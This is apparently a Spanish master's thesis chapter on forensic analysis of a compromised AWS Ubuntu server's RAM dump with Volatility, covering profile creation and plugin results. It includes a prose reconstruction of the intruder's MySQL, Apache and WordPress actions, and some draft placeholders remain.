Figura 3.3.1.3.: Buscando Kernel AWS.

Como podemos observar en la imagen observada, el primer kernel que buscamos exactamente aparece como **linux-image-4.15.0-1021-aws**, esto significa que es un kernel disponible para ser instalado en el sistema operativo, por lo que procederemos a su instalación.

A continuación, procedemos a instalarla en el sistema, para ello ejecutamos el comando **sudo apt-get install linux-image-4.15.0-1021-aws**.




Figura 3.3.1.4.: Procediendo a descargar .

El comando **sudo apt-get install linux-image-4.15.0-2021-aws** en Ubuntu o sistemas basados en Debian, se utiliza para instalar una versión específica del kernel de Linux, diseñada para ambientes AWS). Al usar **sudo**, el comando se ejecuta con privilegios de superusuario, necesarios para instalar software a nivel de sistema. **apt-get install** es parte del sistema de gestión de paquetes APT, y se usa aquí para instalar el paquete **linux-image-4.15.0-2021-aws**. Este paquete contiene una imagen del kernel de Linux, la cual está optimizada para correr en servidores AWS, indicando que este kernel podría tener configuraciones o parches específicos para un rendimiento mejorado o características adicionales en esa plataforma. **Al instalar un nuevo kernel, es importante reiniciar el sistema para que empiece a usar esta nueva versión.** Para comprobar lo mencionado anteriormente, procederemos a realizar de nuevo el comando **hostnamectl**.

Texto


Descripción generada automáticamente

Figura 3.3.1.5.: Comprobando que el kernel aún no está instalado.

Como hemos indicado anteriormente, es necesario reiniciar el sistema para que el kernel instalado se utilice en el Sistema operativo, procederemos a ejecutar el comando **sudo reboot now** para realizar esta acción.

Una vez reiniciado el sistema, procedemos a ejecutar el comando **hostnamectl** o **uname -r** para comprobar que el comando se ha ejecutado correctamente.

Figuras 3.3.1.6 y 3.3.1.7.: Reiniciando Ubuntu Server y comprobando funcionamiento kernel AWS.



Instalación y creación del perfil de volatility.

Una vez comprobado, procederemos a la instalación de volatility en el servidor de Ubuntu. Primero de todo instalaremos los paquetes relativos a **dwarfdump** ya que el servidor no los tiene instalado por defecto.

Seguiremos los pasos ya indicados en el apartado 3.2:

Texto

Descripción generada automáticamente<https://www.youtube.com/watch?v=dCU6kIh0qSI>


Interfaz de usuario gráfica, Texto

Descripción generada automáticamenteFigura 3.3.2.1. y 3.3.2.2.: Instalación de dwarfdump. y Python 2.7, pip, Volatility 2.6 y sus librerías correctamente instaladas en el Ubuntu Server con kernel AWS.

Ahora, se procede a instalar dwarfdump, para poder hacer el modules.dwarf que más adelante se explica. Una vez hemos realizado la instalación procedemos a crear el perfil de volatility.

Para ello entraremos en la carpeta **/home/jrodg85/volatility/tools/linux**, una vez allí dentro ejecutaremos el comando **make**. Con ello, generaremos el archivo **modules.dwarf**. Se puede ver en las siguientes images como se ha generado tras ejecutar el comando **make**.

Figuras 3.3.2.3. y 3.3.2.4.: Generando make.



Ahora procederemos a nombrar el perfil de volatility para ello vamos a generar un archivo zip, este archivo, como norma general, usaremos los valores de **lsb\_release -si** y **uname -r**. De esta manera nombraremos de manera correcta el perfil de volatility para después no tengamos problemas al importarlo dentro de la máquina donde estamos realizando la investigación.

Texto

Descripción generada automáticamente

Figura 3.3.2.5.: Nombre de perfil.

Este archivo zip, debe de contener los dos archivos necesarios de perfil:

**modules.dwarf.**

Este archivo se genera a partir de los módulos del kernel de Linux y contiene información sobre las estructuras de datos del kernel. Es creado usando, en nuestro caso, la herramienta dwarfdump sobre módulos del kernel compilados con símbolos de depuración. El archivo **module.dwarf** es crucial porque contiene los offsets y las definiciones de las estructuras de datos internas del kernel, lo que permite a Volatility entender cómo están organizados los datos en el volcado de memoria.

**/boot/System.map-4.15.0-1021-aws**

Este archivo es un mapa de símbolos del kernel. Proporciona una lista de todas las funciones y variables en el kernel, junto con sus direcciones de memoria. Cada versión del kernel de Linux tiene su propio archivo **System.map**, y el archivo específico para una versión dada del kernel (en este caso 4.15.0-1021-aws) es necesario para analizar un volcado de memoria tomado de un sistema que ejecuta esa versión del kernel. Este archivo es esencial para que Volatility pueda mapear las direcciones de memoria en el volcado a nombres de funciones y variables específicas en el kernel.

Para la generación del perfil, procederemos, desde **/home/jrodg85** a ejecutar el comando para crear un archivo .zip **sudo zip linux$(lsb\_release -si)\_$(uname -r)\_profile.zip /home/jrodg85/volatility/tools/linux/module.dwarf /boot/System.map-4.15.0-1021-aws**.

Texto

Descripción generada automáticamente

Pantalla de celular con letras

Descripción generada automáticamente

Figuras 3.3.2.6. y 3.3.2.7.: Generando perfil y visualizando su ubicación.

Para una aclaración de cualquier duda relativo a la elaboración de la elaboración de este servidor y las acciones realizadas en ella, se ha extraído el histórico al completo para que cualquier persona pueda realizar los mismos pasos que he realizado para la creación del perfil.

REFERENCIAR EN ANEXOS

#### [3.3.2. comando 001](#84003003002001-comando-sudo-history--usbhistorialtxt)

Una vez creado el perfil, tenemos que sacar el perfil del servidor para después pegarlo dentro de la máquina una donde realizaremos el análisis. para ello procederemos a montar un USB dentro del servidor del Ubuntu, posteriormente copiamos el archivo, **/home/jrodg85/volatility/volatility/plugins/overlays/linuxUbuntu\_4.15.0-1021-aws\_profile.zip**, y lo pegamos en el USB. En nuestro caso, hemos el USB lo hemos montado en **/home/jrodg85/usb/**.



Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Figura 3.3.2.8.: Nombre de perfil.

Posteriormente, procedemos a insertar en la VM de Ubuntu con Volatility en la carpeta en la carpeta **/home/jrodg85/volatility/volatility/plugins/overlays/linux** tal y como se muestra en la siguiente imagen.

Para comprobar que esta correctamente creado el perfil procedemos a ejecutar el comando **sudo python2.7 vol.py --info**, donde se podrá observar que se ha creado correctamente el perfil.



Figuras 3.3.2.9. y 3.3.2.10.: Propiedades del perfil y comprobación.

Para probar el correcto funcionamiento del perfil, procederemos a hacer la captura de la CPU con el comando **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_cpuinfo**. Esta información la usaremos más adelante, en este caso es solo para prueba.

Texto

Descripción generada automáticamente

Figura 3.3.2.11.: Comprobación de funcionamiento del nuevo perfil.

## 3.4. Datos de interés de la captura de la memoria RAM.

En el apartado anterior, hemos realizado una guía para crear el perfil de Linux AWS que detectado durante el análisis del sistema operativo. Una vez creado el perfil de linuxUbuntu\_4.15.0-1021-aws procederemos a hacer un **pslist** para listar todas las aplicaciones que estaban ejecutándose en el momento de la captura.

Linux\_cpuinfo.

Para comprobar que el perfil funciona, vamos a comenzar a comprobar cuál es el CPU que usa el sistema.

Para ello, situados en **/home/jrodg85/volatility$** ejecutaremos **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_cpuinfo**.

Texto

Descripción generada automáticamente

Figura 3.4.1.1.: linux\_cpuinfo.

Al comprobar que el perfil funciona, obtenemos que solo hay un procesador de marca GenuineIntel modelo Intel(R) Xeon(R) CPU E5-2676 v3 que tiene una frecuencia de 2.4Ghz.

Linux\_banner.


Otro dato de interés es la versión del kernel y la información de distribución de Linux. Esto es útil para identificar la versión específica del sistema operativo que se estaba ejecutando. Para ello se ejecuta el comando **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_banner**, dando la siguiente imagen como respuesta

Figura 3.4.2.1.: linux\_banner.

Un análisis de Información del Kernel de Linux es la siguiente:

1. Versión del Kernel.

La captura de memoria analizada corresponde a un sistema que ejecuta la versión 4.15.0-1021-aws del kernel de Linux. Este dato era ya conocido en el TFM.

1. Ambiente AWS.

El sufijo “*aws*” sugiere que esta versión del kernel está optimizada o diseñada para ejecutarse en Amazon Web Services, como ya hemos comentado anteriormente.

1. Construcción y Compilador.

La captura incluye detalles de la compilación del kernel, como el compilador utilizado (gcc version 7.3.0) y la configuración específica de Ubuntu (Ubuntu 7.3.0-16ubuntu3).

1. Número de Compilación y Fecha.

Se muestra el número de compilación (#21-Ubuntu SMP) y la fecha (Tue Aug 28 10:23:07 UTC 2018), que proporcionan un contexto sobre cuándo y cómo se construyó esta versión del kernel.

Esta respuesta básicamente te indica la versión exacta del sistema operativo Linux que estaba corriendo en la máquina de la cual se tomó la captura de memoria. Es un paso esencial en el análisis forense, ya que te permite seleccionar o validar el perfil correcto en Volatility para un análisis más detallado y preciso de la captura de memoria.

Aunque este dato ya lo sabíamos anteriormente, la salida muestra que la versión del kernel es 4.15.0-1021-aws. Esta es una versión específica para las instancias de Ubuntu en AWS. **La fecha de compilación (Tue Aug 28 10:23:07 UTC 2018)**.

Linux\_mount.

A continuación, se va a proceder a enumerar los sistemas de archivos montados en el momento del volcado de memoria. Esto puede proporcionar información sobre las particiones y los sistemas de archivos utilizados. Para ello, ejecutaremos el comando **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_mount**. Se procede a adjuntar una captura de pantalla del comando y del comando utilizado en este caso. Además, se ha elaborado una tabla detallada en el comando para su comprensión.

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente con confianza media

Figura 3.4.3.1: linux\_mount.

REFERENCIAR

#### [3.4.3. Comando 001.](#84003004003001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_mount)

Teniendo en cuenta que es un servidor con un kernel de Amazon Web Services. Se puede realizar el siguiente análisis.

1. cgroup (**/sys/fs/cgroup/rdma**):

Usado para control de recursos y aislamiento de grupos de procesos. Las opciones indican un enfoque en seguridad y rendimiento.

1. tmpfs (**/sys/fs/cgroup**):

Sistema de archivos temporal en memoria, utilizado para almacenamiento de corta duración y rápido acceso.

1. **/dev/xvda1** (**/**):

Sistema de archivos principal, ext4 proporciona robustez y mejor manejo de grandes archivos.

1. proc (**/bus**):

Usado para acceder a información del sistema y procesos en ejecución.

1. pstore (**/sys/fs/pstore**):

Almacenamiento persistente para registros del núcleo y datos de diagnóstico.

1. fusectl (**/sys/fs/fuse/connections**):

Interfaz para sistemas de archivos FUSE, permite a usuarios no privilegiados crear sus propios sistemas de archivos.

1. lxcfs (**/var/lib/lxcfs**):

Proporciona un sistema de archivos virtual para contenedores LXC.

1. **/dev/loop0** (**/snap/core/5328**):

Usado para montar imágenes de Snap, squashfs es eficiente en espacio y de solo lectura.

1. udev (**/dev**):

Sistema de archivos para dispositivos, gestionado dinámicamente.

1. cgroup (**/sys/fs/cgroup/unified**):

Nueva versión de cgroup para mejor gestión de recursos.

Los restantes puntos de montaje siguen patrones similares en cuanto a tipos y opciones, enfocándose en la seguridad (nosuid, nodev, noexec), rendimiento (relatime), y tipo de acceso (ro, rw). Los sistemas de archivos como tmpfs, squashfs, y cgroup son comunes en entornos Linux y son utilizados para propósitos específicos como almacenamiento temporal, montaje de paquetes de software, y gestión de recursos del sistema.

Linux\_memmap.

Se procede ahora a realizar un mapa de memoria del sistema, para así, entender cómo está organizada la memoria en el servidor. Para ello ejecutaremos el comando **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_memmap > /home/jrodg85/informe-memmap.txt**. Lo hemos pasado la salida a un archivo .txt debido a la gran cantidad de datos que maneja este comando (375 Mb).

Texto

Descripción generada automáticamente

Figura 3.4.4.1: linux\_memmap.

Tras un trabajo de limpieza de datos, de un archivo de 4519734 líneas a solo 200 líneas, y posteriormente a 109 líneas, ya que las direcciones de memoria ultima de cada aplicación era la misma, por lo que también ha sido desechado, podemos así obtener de esta manera todos los procesos que estaban ocurriendo dentro del servidor.

REFERENCIAR

#### [3.4.4. Comando 001.](#84003004004001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_memmap--homejrodg85informe-memmaptxt)

#### [3.3.4. Referencia 015.](#85015-informe-memmap)

Linux\_iomem.

Texto

Descripción generada automáticamenteA continuación, se procede a obtener información relativa a la memoria de entrada/salida (I/O) en un sistema Linux. para ello usaremos el comando **linux\_iomem** Este comando es similar a la herramienta “*iomem*” en Linux, la cual proporciona información sobre el mapeo de la memoria de entrada/salida del kernel. El comando **linux\_iomem** en Volatility analiza un volcado de memoria de un sistema Linux y extrae información sobre cómo el kernel ha mapeado la memoria física para dispositivos de entrada/salida. Por lo anteriormente expuesto y ya realizado en las anteriores secciones, se colige que el comando a utilizar es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_iomem**. Se adjunta en el TFM pantallazo del mismo y captura del comando, localizados en los siguientes enlaces.

Figura 3.4.5.1: linux\_iomem.

REFERENCIAR

#### [3.4.5. Comando 001.](#84003004005001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_iomem)

Un pequeño análisis explicativo de la respuesta del comando iomem es la siguiente:

**System RAM (0x1000 - 0x9DFFF y 0x100000 - 0x3FFFFFFF).**

Estas áreas representan la memoria RAM del sistema. La primera sección es una pequeña porción al inicio de la memoria, y la segunda es la parte principal de la memoria RAM.

**Reserved (0x9E000 - 0x9FFFF y 0xE0000 - 0xFFFFF).**

Estas son áreas de memoria reservadas, posiblemente por el BIOS o por el sistema operativo para funciones específicas.

**PCI Bus 0000:00 (0xA0000 - 0xBFFFF y 0xF0000000 - 0xFBFFFFFF).**

Estas áreas están asignadas a los buses PCI del sistema, utilizadas para la comunicación con dispositivos de hardware conectados a través de estos buses.

**Video ROM (0xC0000 - 0xC8BFF).**

Esta es la memoria reservada para el ROM de la tarjeta de video, que contiene el firmware básico para la tarjeta gráfica.

**System ROM (0xF0000 - 0xFFFFF).**

Esta sección es para el ROM del sistema, donde reside el BIOS o firmware básico de la máquina.

**Kernel code, data, and bss (0x31C00000 - 0x33516FFF).**

Estas áreas son específicas para el núcleo del sistema operativo, incluyendo el código del kernel, los datos y el segmento 'bss' (bloque de inicio sin asignar), que se utiliza para las variables globales no inicializadas.

**IOAPIC, HPET, Local APIC (0xFEC00000 - 0xFEE00FFF).**

Estos son componentes de hardware relacionados con la gestión de interrupciones y temporizadores de alta precisión.

Linux\_dmesg.

Se procede a recabar una información más completa de la memoria RAM, hablamos del comando **linux\_dmesg**, este comando nos puede ser de gran utilidad por las siguientes razones:

1. **Extracción de Mensajes del Kernel.**

**linux\_dmesg** se utiliza para extraer los mensajes del buffer de registro del kernel, conocido como **dmesg**, de un volcado de memoria de Linux. Este buffer contiene mensajes de diagnóstico y de depuración que son emitidos por el kernel de Linux.

Los mensajes extraídos pueden proporcionar información valiosa durante un análisis forense. Pueden incluir detalles sobre el hardware del sistema, errores del kernel, información de carga de módulos del kernel y otros mensajes de diagnóstico que son útiles para entender el estado y las acciones del sistema en el momento del volcado de la memoria.

1. **Investigación de Incidentes de Seguridad.**

**linux\_dmesg** puede ayudar a identificar actividades sospechosas o maliciosas, como la carga de módulos del kernel no autorizados o errores relacionados con intentos de explotación.

1. **Uso en Conjunto con Otros Comandos.**

A menudo, **linux\_dmesg** se utiliza en combinación con otros comandos de Volatility diseñados para el análisis de sistemas Linux, como **linux\_pslist** para listar procesos, **linux\_netstat** para ver conexiones de red. En los próximos apartados del TFM, realizaremos estos comandos para obtener una visión global de lo ocurrido.

Por tanto, en este caso, como muy presumiblemente va a resultar un comando bastante extenso, ejecutaremos el comando el cual la salida se extraerá a un documento de texto para ser integrado en el anexo de Extracto de comandos utilizados. El comando que se va a utilizar es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_dmesg > /home/jrodg85/informe-linux\_dmesg.txt**. Se adjunta imagen y comando del mismo

Texto

Descripción generada automáticamente

Figura 3.4.6.1: linux\_dmesg.

REFERENCIAR

#### [3.4.6. Comando 001.](#84003004006001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_dmesg--homejrodg85informe-linux\_dmesgtxt)

#### [3.4.6. Comando 002.](#84003004006002-resumen-del-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_dmesg--homejrodg85informe-linux\_dmesgtxt)

#### [3.4.6. Referencia 016.](#85016-informe-dmesg)

#### [3.4.6. Referencia 017.](#85017-security-elinuxorg)

Los puntos destacables son los siguientes, algunos de estos datos se pueden encontrar con mayor detalle en el comando citado anteriormente.

1. Establecimiento del tiempo origen de tiempos donde el 28 de agosto de 2018 a las 10:23:07 UTC el cual arranca el servidor. Se considera que el tiempo [0.0] es el origen de tiempos del sistema marcado en microsegundos.
   1. Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
2. Se descarta información relativo al arranque del servidor. Se mantiene la relevante la cual se explica a continuación.
   1. El Servidor es una Máquina virtual.
      1. Hypervisor detected: Xen HVM.
   2. Memoria disponible y su distribución.
      1. Memory: 983488K/1048180K available (12300K kernel code, 2391K rwdata, 3908K rodata, 2372K init, 2376K bss, 64692K reserved, 0K cma-reserved).
3. EL RCT no coincide con el timestamp, puede ser una coordinación de tiempos. el 28 de agosto de 2018 a las 10:27:31 UTC.
   1. RTC time: 12:04:38, date: 12/21/18
4. Reinicio del Servidor. 1 de septiembre de 2018 a las 09:53:22 UTC.
5. Reinicio del servicio Journal 1 de septiembre de 2018 a las 09:59:10 UTC.
6. Inicio de denegación de acción sobre el servicio SQL el 3 de mayo de 2019 a las 20:10:29 UTC.
7. Denegación de acción sobre el servicio SQL, 7 de mayo de 2019 a las 05:53:01 UTC.
8. Denegación de acción sobre el servicio SQL 10 de mayo de 2019 a las 06:39:15.104327 UTC.
9. Denegación de acción sobre el servicio SQL, 12 de mayo de 2019 a las 12:02:32.671468 UTC.
10. 13 de mayo de 2019 a las 05:27:58 UTC, posible brecha y entrada no deseada en el sistema a través de un ataque SQL. Se reemplaza un perfil en el sistema.
11. Posible ataque debido a una alteración del servicio SQL en el servidor el 13 de mayo de 2019 a las 07:20:17 UTC por SQL.
12. Posible ataque debido a una alteración del servicio SQL en el servidor el 14 de mayo de 2019 a las 21:55:10 UTC por SQL.
13. 19 de junio de 2019 a las 20:51:55.627714 UTC. Posible parcheo de la vulnerabilidad.

Linux\_bash.

Por ultimo y no menos importante, ya que considero que es un comando fundamenta para saber que acciones se han realizado a través de la terminal, es el comando **linux\_bash**, ya que permite ver que se ha realizado exactamente dentro del sistema, no obtendremos sus respuestas, pero se sabe que comandos se han ejecutado, y por tanto sus consecuencias. El comando que se va a utilizar en este caso es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_bash**. En este caso se adjunta una captura completa de los comandos ejecutados.

REFERENCIAR

#### [3.4.7. Comando 001.](#84003004007001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_bash)

Relativo al código mostrado, cabe destacar que las fechas que marca la maquina como las calculadas en el apartado anterior, son totalmente erróneas entre sí, ya que por **linux\_dsmeg** calculamos fechas de mayo de 2019, sin embargo, este comando data de 3 de enero de 2019, por otro lado, no creo que una persona humana, bot o proceso automatizado, escriba tan de seguido con esas fechas que marca el comando. Por lo que en principio parece descartable las fechas que indica este comando. Cabe destacar que posiblemente haya comandos del administrador relativos a la configuración y del atacante. A continuación, se detallan comandos importantes de las acciones realizadas que pueden afectar a la seguridad.

REFERENCIAR

#### [3.4.7. Referencia 018.](#85018-package-python3-certbot-apache-210-2)

* Intenta una conexión con el usuario **root** al servidor MySQL
* Se sitúa dentro del directorio de Apache.
* Edita el fichero **debian.cnf** del servidor MySQL.
* Muestra todos los procesos referentes a MySQL.
* Muestra las últimas líneas del archivo **Access.log.1**.
* Se mueve de directorio situándose en **/var/html/www**, este directorio suele ser por defecto donde se alojan las páginas web.
* Intenta matar el proceso 4539, digo intenta porque enlazando con el anterior estudio detectamos un denied en la línea **[22074531220184.22074] audit: type=1400 audit(1545415953.092:83): apparmor="DENIED" operation="open" profile="/usr/sbin/mysqld" name="/sys/devices/system/node/" pid=4539 comm="mysqld" requested\_mask="r" denied\_mask="r" fsuid=0 ouid=0**, la cual se encuentra dentro del estudio del comando del apartado **linux\_iomen**, donde indico lo siguiente **Denegación de servicio SQL 10 de mayo de 2019 a las 06:39:15.104327 UTC**.
* Se posiciona en **/**.
* Muestra de nuevo todos los procesos relativos a MySQL.
* Hace un **ls** (en adelante lista) los ficheros de **/var/run/mysqld**.
* Lista una primera vez **/run** y después con paginación por fecha de modificación, claramente busca algo.
* Edita de nuevo **Accesss.log.1**
* Arranca **mysql\_secure\_intallation**.
* Lista el contenido de la carpeta actual, recordemos que su ultimo posicionamiento es **/**.
* Muestra el contenido del archivo **/var/log/mysql/error.log**, está buscando si hay pistas de lo que está realizando.
* Busca ficheros .php en la carpeta y subcarpetas donde está situado.
* Instala el paquete Python cerbot Apache.
  + Destacar lo siguiente:
    - Es un complemento de Apache para Certbot.
    - El objetivo de Certbot, Let's Encrypt y ACME (Automated El protocolo Entorno de gestión de certificados) es para hacer posible para configurar un servidor HTTPS y hacer que obtenga automáticamente un Certificado de confianza del navegador, sin ninguna intervención humana. Esto es logrado ejecutando un agente de gestión de certificados en la web del servidor.
  + Este agente se utiliza para:
    - Demostrar automáticamente a Let's Encrypt CA que usted controla el sitio web
    - Obtenga un certificado de confianza del navegador y configúrelo en su servidor web
    - Lleve un registro de cuándo caducará su certificado y renuévelo
    - Ayudarle a revocar el certificado si alguna vez fuera necesario.
* Reinicia el servicio de Apache.
* Lista los procesos de MySQL.
* Reinstala el servidor Apache.
* Busca paquete del servidor MySQL y con php.
* Intenta conectarse como **root** a MySQL. Cabe destacar que esto no es una práctica normal de un administrador entrar como **root** directamente.
* Introduce los caracteres #1546501785.
  + Relativo a esto, cabe destacar que las líneas de registro de apparmor, marcan números muy parecidos a este código.
* Realiza varias consultas, edita functions.php.
* Vuelve a ejecutar MySQL.
* Edita con **sudo** /etc/mysql/debian.
* Instala MySQL.
* Busca paquetes de MySQL que contengan la palabra php.
* Se trae un archivo de WordPress 4.9.8.
  + **CVE-2018-20147**, **CVE-2018-20148**, **CVE-2018-20149**, **CVE-2018-20150**, **CVE-2018-20151**, **CVE-2018-20152**, **CVE-2018-20151**, **CVE-2018-20153**
* Busca paquetes relacionados con MySQL.
* Muestra el directorio actual donde está posicionado.
  + Si ejecuto este comando, es que estoy fuera de la consola, pudiendo ser un path transversal o entrar en la consola sin saber la ruta donde uno se sitúa, como en Metaexploitable.
* Copia los ficheros de la ubicación actual al nivel superior.
* Realiza una serie de acciones y extrae WordPress, lo instala.
* Instala de nuevo Apache.
* Vuelve a ejecutar MySQL como **root**.
* Se mueve a la ubicación donde se publican webs y es accesible por el puerto 80 **/var/html/www**.
* Cambia permisos a **/var/rin/mysqld** a drxwrxwrxw (777).
  + Poner que todos los usuarios puedan hacer lo que quieran con el servicio de MySQL es dar "barra libre".
* Busca ficheros multimedia.
* Conecta MySQL con **root**.
* Inicia MySQL en modo seguro sin tener que autenticar.
* Reinicia Apache y arranca MySQL.
* Revisa Access.log y las 100 ultimas de syslog.
* Se coloca en **/var/log/apache2/**
* Lista el contenido de la carpeta.
* Vuelve a mirar en que carpeta está situado.
* Crea la carpeta **/var/run/mysqld**.
* Inicia el servidor MySQL en modo seguro sin autenticación ejecutándose en segundo plano.
* Mata el procese 3181, sale de MySQL y reinicia Apache.
* Instala php-MySQL.
* Este paquete proporciona un módulo MySQL para PHP.
* PHP (acrónimo recursivo de PHP: preprocesador de hipertexto) es un lenguaje de programación de código abierto de propósito general que es especialmente adecuado para desarrollo web y puede integrarse en HTML.
* Muestra la hora del sistema.
* Muestra archivos y carpetas de ap.
* Edita access.log.
* Verifica los ficheros de configuración de Apache.
* Arranca el servicio de MySQL.
* Edita php.ini de **/etc/php/7.2/apache2/**.
* Mata el proceso 4178.
* Consulta los últimos 100 registros de access.log.
* Vuelve a mostrar ficheros relativos a MySQL y lista las 100 ultimas líneas de sys.log
* Repite este paso 3 veces.
* Borrar el WordPress 4.9.8.
* Los siguientes procesos son claramente para realizar la captura de la memoria RAM, empezando a buscar evidencias.

**Conclusiones.**

1. Ha realizado acciones que vulneran el servicio MySQL y Apache.
   1. Abre la puerta a poder acceder a las tablas sin necesidad de autenticación.
   2. Concede todos los permisos a todos los usuarios a **/run/nysqld**.
   3. Elimina archivos de configuración de MySQL.
   4. Numerosos reinicios de servicios web.
   5. Modificación de **Access.log**.
   6. Modifica el fichero de configuración de **WordPress**.
2. Realiza búsquedas de archivos multimedia, como si estuviese buscando información.
3. Añade un correo electrónico, test12312321@mailinator.com. un correo de un portal de Pruebas de flujo de trabajo de correo electrónico y SMS.
4. Acciones relativas a configuraciones.
   1. Modificaciones de ficheros de configuración de php Apache y MySQL.
   2. Buscar palabra POST en ficheros .php.
   3. Utiliza una versión de WordPress que se descubrió una serie de vulnerabilidades el 14 de diciembre de 2018.

Considero que, por el momento, es casualidad de que una semana después de la instalación del servidor, sin realizarse una actualización posterior. Quizás debe de estar atento a este tipo de posibles vulnerabilidades. Hoy día para el desarrollo web, Snyk revisa si las librerías que utilizas tienen vulnerabilidades. Tener alertas de este tipo siempre vienen bien para andar protegidos.

1. . La hora que marca **linux\_bash** no parece en cierta manera ser falsa, ya que marca la misma hora.

## 3.5. Búsqueda de procesos en funcionamiento de interés para el análisis.

Linux\_pslist.

A continuación, vamos a proceder a enumerar los procesos en ejecución de la memoria capturada. para ello ejecutaremos el comando **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_pslist**. Al ejecutar **linux\_pslist**, se obtiene una lista detallada de todos los procesos activos en el momento en que se tomó la imagen de la memoria. Esta lista incluye información valiosa como el PID (identificador de proceso), el nombre del proceso, el usuario que lo ejecuta, y los tiempos de inicio y finalización del proceso. Esta información es fundamental para entender el estado del sistema en un momento específico y es especialmente útil para identificar actividades sospechosas o maliciosas, como procesos desconocidos o inusuales en ejecución, que podrían indicar la presencia de malware o la intervención de un atacante. A continuación, se adjunta el comando la salida de la terminal.

REFERENCIAR, falta imagen

#### [3.5.1. Comando 001.](#84003005001001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_pslist)

